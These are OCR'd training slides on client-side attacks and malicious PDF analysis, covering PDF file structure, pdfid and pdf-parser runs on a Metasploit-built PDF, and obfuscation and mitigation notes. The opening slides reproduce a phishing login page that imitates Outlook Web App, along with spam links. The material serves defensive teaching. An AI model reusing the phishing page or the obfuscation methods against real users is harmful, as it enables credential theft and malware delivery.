
Same URL on all four links:
http://plugin-online-employer.net/?ID=4373b21178737...

Junk text, probably to break hashing. It's likely different each time.

Claims against commercial banks, e-money institutions or 28 The European Financial Management & Marketing Association (EFMA) and partners published a study in July 20
committed itself to introducing age-sensitive identification document. Electronic signatures were introduced in 2003. The ◆Starter Kit◆ for persons who want remained high in
therefore still accounted for 15% of all stability of the financial system, in particular strengthening consumer confidence and improving the governmental authorities, municipaliti
providers in the prices for e-payments in euro between users in different EU Member States and Concept: A credit transfer is an instruction from the payer to his/her bank to debit


sunnisisters.com//wp-includes/js/jcrop/microsofts2.htm
Microsoft
Microsoft
Security
This is a public or shared computer
This is a private computer
Use Outlook Web App Light
Domain\user name:
Password:
Log On
Connected to Microsoft Exchange
Secured by Microsoft Forefront Threat Management Gateway
© 2012 Microsoft Corporation. All rights reserved.

Malicious Content File



PDF File Format

Introduction

- PDF file is based on PostScript programming language,
- PDF file format specs has a 765 page,
- PDF files are either Binary or ASCII,

PDF Tools

- Great list of PDF tools done by Dider Stevens (Security Researcher):
  - pdf-parser.py
  - make-pdf tools:
    - make-pdf-javascript.py
    - make-pdf-embedded.py
  - pdfid.py
  - PDFTemplate.bt

PDF Physical File Structure

- Analyze *Didier's* hello-world.pdf file using the pdf-parser.py:
- We can see that the file is composed of the following:
  - a header
  - a list of objects
  - a cross reference table
  - a trailer

```
%PDF-1.1
```

Header

```
1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
>>
endobj
```

```
2 0 obj
<<
 /Type /Outlines
 /Count 0
>>
endobj
```

```
3 0 obj
<<
 /Type /Pages
 /Kids [4 0 R]
 /Count 1
>>
endobj
```

Objects

```
4 0 obj
<<
 /Type /Page
 /Parent 3 0 R
 /MediaBox [0 0 612 792]
 /Contents 5 0 R
 /Resources
 << /ProcSet 6 0 R
    /Font << /F1 7 0 R >>
 >>
>>
endobj
```

```
5 0 obj
<< /Length 67 >>
stream
BT
/F1 24 Tf
100 700 Td
(Hello World)Tj
ET
endstream
endobj
```

```
6 0 obj
[/PDF /Text]
endobj
```

```
7 0 obj
<<
 /Type /Font
 /Subtype /Type1
 /Name /F1
 /BaseFont /Helvetica
 /Encoding /MacRomanEncoding
>>
endobj
```

```
xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000381 00000 n
0000000485 00000 n
0000000518 00000 n
```

Cross Reference

```
trailer
<<
 /Size 8
 /Root 1 0 R
>>
startxref
642
%%EOF
```

Trailer


Cont.

- Header identifies it's a PDF,
- Trailer points to the cross reference table,
- Cross reference table points to each object (1 to 7) in the file,
- Objects are ordered in the file: 1, 2, 3, 4, 5, 6 and 7.

Objects can be reordered!

Cont.

- PDF file: uses a hierarchical structure,
- root object: identified in the trailer,
- Object 1: root,
- Object 2 and 3: children of object 1,



http://blog.didierstevens.com/2008/04/09/quickpost-about-the-physical-and-logical-structure-of-pdf-files/

PDFiD.py

- PDF file scanner:
  - search for certain PDF keywords,
  - identify PDF documents that contain JS or executable actions upon open,
- PDFiD will also handle name obfuscation,
- First tool to be used in pdf analysis,

PDFiD.py – Clean File

```
$ ./pdfid.py hello-world.pdf
PDFiD 0.0.12 hello-world.pdf
 PDF Header: %PDF-1.1
 obj                    7
 endobj                 7
 stream                 1
 endstream              1
 xref                   1
 trailer                1
 startxref              1
 /Page                  1
 /Encrypt               0
 /ObjStm                0
 /JS                    0
 /JavaScript            0
 /AA                    0
 /OpenAction            0
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          0
 /Colors > 2^24         0
```

PDFiD.py – Malicious File

```
$ ./pdfid.py msf.pdf
PDFiD 0.0.12 msf.pdf
 PDF Header: %PDF-1.5
 obj                                    6
 endobj                                 6
 stream                                 1
 endstream                              1
 xref                                   1
 trailer                                1
 startxref                              1
 /Page                                  1(1)
 /Encrypt                               0
 /ObjStm                                0
 /JS                                    1(1)
 /JavaScript                            1(1)
 /AA                                    0
 /OpenAction                            1(1)
 /AcroForm                              0
 /JBIG2Decode                           0
 /RichMedia                             0
 /Launch                                0
 /EmbeddedFile                          0
 /Colors > 2^24                         0
```

pdf-parser.py

- Parse a PDF document: identify fundamental elements used.
- stats: display statistics of the objects found in the PDF document.
- search: not case-sensitive, and is susceptible to the obfuscation techniques,
- filter: applies the filter(s) to the stream. (currently only FlateDecode is supported (e.g. zlib decompression).
- raw: makes pdf-parser output raw data,
- objects: outputs the data of the indirect object which ID was specified,
- reference: allows selection of all objects referencing the specified indirect object.

For more info, check Didier's website:
http://blog.didierstevens.com/programs/pdf-tools/

Searching JS(s)

```
$ ./pdf-parser.py  --search javascript msf.pdf
obj 5 0
 Type: /Action
 Referencing: 6 0 R

  <<
    /Type /Action
    /S /JavaScript
    /JS 6 0 R
  >>
```

Searching Filters

```
$ ./pdf-parser.py  --search filter msf.pdf
obj 6 0
 Type:
 Referencing:
 Contains stream


  <<
    /Length 5584
    /Filter [/F#6c#61#74eDeco#64#65/A#53#43II#48#65#78De#63od#65]
  >>
```

Pass Stream Through Filters

- ./pdf-parser.py -f msf.pdf
- Check "*pdf-parser-f.txt*" file for output.

Other Tools

- Wepawet, http://wepawet.cs.ucsb.edu/
- Jsunpack, Generic JS Unpacker,
  - Pdf.py
- JavaScript Deobfuscator , Firefox Addon, https://addons.mozilla.org/en-us/firefox/addon/javascript-deobfuscator/,

Bypassing Techniques

- Obfuscation
  - Hexa,
  - Octal,
  - String Splitting,
  - White Spaces,
  - String Randomization,
- Encoding
  - Base64, FlateDecode, ASCIIHexDecode, Unescape, etc
- Encryption

Today?

- This is how attackers got into high profile companies, ….

Client-Side Attacks!

Mitigation

Any ideas?

Important Notes

- Remove the file extension of the malicious file. Prevent the code from being executed lets say by a thumbnail viewer, etc.
- Disable Adobe iFilter, which is used for meta-data indexing (search):
  - Regsvr32 /v AcroRdIf.dll

OR have a nice day using ☺

- Linux System to analyze Windows infected content…

Assignment

- What is an Exploit Kit?
- What is it used for?
- Example?

Special Thanks

to Didier Stevens for his precious PDF tools …

SUMMARY

- Explained why today its hard to attack networks,
- Explained why we target the user,
- What is the users environment attackers target,
- Explained how they work,
- Showed what is the User Categories,
- Discussed how to choose the target,
- What is the attacking methodology used,
- Delivery Techniques with Examples,
- Explained in details what is the PDF File Format,
- PDF Tools used for analysis,
- What are the most Bypassing Techniques used,

References

- Application Security and Vulnerability Analysis, http://pentest.cryptocity.net/,
- PTES, http://www.pentest-standard.org,
- Grayhat Hacking: The Ethical Hacker's Handbook,
- SecurityOnion, http://securityonion.blogspot.se/,
- Open Source Security Information Management (OSSIM), http://www.alienvault.com/,
- PDF Most Common File Type in Targeted Attacks, http://www.f-secure.com/weblog/archives/00001676.html,
- MS Office File Formats, http://msdn.microsoft.com/en-us/library/cc313118.aspx
- Adobe PDF File Format, http://www.adobe.com/devnet/pdf/pdf_reference.html,
- PDF Most Common File Type in Targeted Attacks ,http://www.f-secure.com/weblog/archives/00001676.html,

References – Cont.

- Didier Stevens, PDF Tools, http://blog.didierstevens.com/programs/pdf-tools/
- Malicious PDF Analysis eBook, Didier Stevens,
- Malicious PDF Analysis Workshop Advance Screening, http://didierstevenslabs.com/products/pdf-workshop.html,
- Analysing Malicious PDF Document, http://www.thegreycorner.com/2010/01/analysing-malicious-pdf-document.html,
- Mozilla Rhino Project, https://developer.mozilla.org/en-US/docs/Rhino,
- Javascript Deobfuscate, http://packetstormsecurity.org/files/111960/javascript-deobfuscate.pdf,
- JavaScript Deobfuscator , https://addons.mozilla.org/en-us/firefox/addon/javascript-deobfuscator/,
- C:\> deobfuscate javascript , http://deobfuscatejavascript.com/
- Javascript DeObfuscator, http://www.patzcatz.com/unescape.htm

References – Cont.

- JSUNPACK, A Generic JavaScript Unpacker, http://jsunpack.jeek.org/, https://code.google.com/p/jsunpack-n/,
- How to De-obfuscate JavaScript Code, http://www.labnol.org/software/deobfuscate-javascript/19815/,
- Wepawet , http://wepawet.cs.ucsb.edu/index.php,
- OWASP, XSS Examples, https://www.owasp.org/index.php/Cross-site_Scripting_XSS,
- Meta Refresh, http://www.quackit.com/html/codes/meta_refresh.cfm,
- File Format tutorial exploits (PDF/Office), http://enc0de.blogspot.ru/2011/09/file-format-tutorial-exploits-pdfoffice.html,
- http://en.wikipedia.org/wiki/Code_injection,
- PDF, Let Me Count the Ways… , http://blog.didierstevens.com/2008/04/29/pdf-let-me-count-the-ways/